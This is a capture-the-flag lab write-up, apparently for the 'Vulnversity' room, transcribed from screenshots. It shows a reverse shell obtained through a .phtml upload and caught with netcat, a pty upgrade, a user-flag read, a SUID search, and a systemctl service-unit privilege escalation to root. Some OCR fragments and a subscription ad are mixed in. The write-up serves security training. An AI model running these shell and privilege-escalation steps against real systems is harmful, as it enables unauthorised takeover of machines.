
Success

.phtml worked




```
root@kali:~#
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.195.209] from (UNKNOWN) [10.10.40.169] 53912
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
 06:15:46 up 34 min,  0 users,  load average: 0.00, 0.00, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

We got a reverse shell from clicking the .phtml file




```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.195.209] from (UNKNOWN) [10.10.40.169] 53914
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linu
 06:19:35 up 38 min,  0 users,  load average: 0.00, 0.00, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c "import pty; pty.spawn('/bin/bash')"
www-data@vulnuniversity:/$ ls
ls
bin   etc         lib         media  proc  sbin  sys  var
boot  home        lib64       mnt    root  snap  tmp  vmlinuz
dev   initrd.img  lost+found  opt    run   srv   usr
www-data@vulnuniversity:/$ 
```



```
www-data@vulnuniversity:/$ cat /etc/passw/
cat /etc/passw/
cat: /etc/passw/: No such file or directory
www-data@vulnuniversity:/$ cd /home
cd /home
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$ cd bil
cd bil
bash: cd: bil: No such file or directory
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$
```

Checking various directories we found out that home/bill does have the root




Warning: you are using the root a

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "chmod +s /bin/bash"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF
```

By using ls -l and


```
find / -perm -u=s -type f 2>/dev/null
```

we found out that systemctl stands odd one out so we should exploit it



```
bash-4.3# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(w
ww-data)
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
```

Finally using the help of gtfobins we found out commands to give us root access by exploiting systemctl



Congratulations

You've completed the room!

Subscribe for just $10 or £8

20% less if you are a student!

ing content

d Kali Machine

✓ Enroll in all learning paths

✓ Private OpenVPN servers

✓ Start machines faster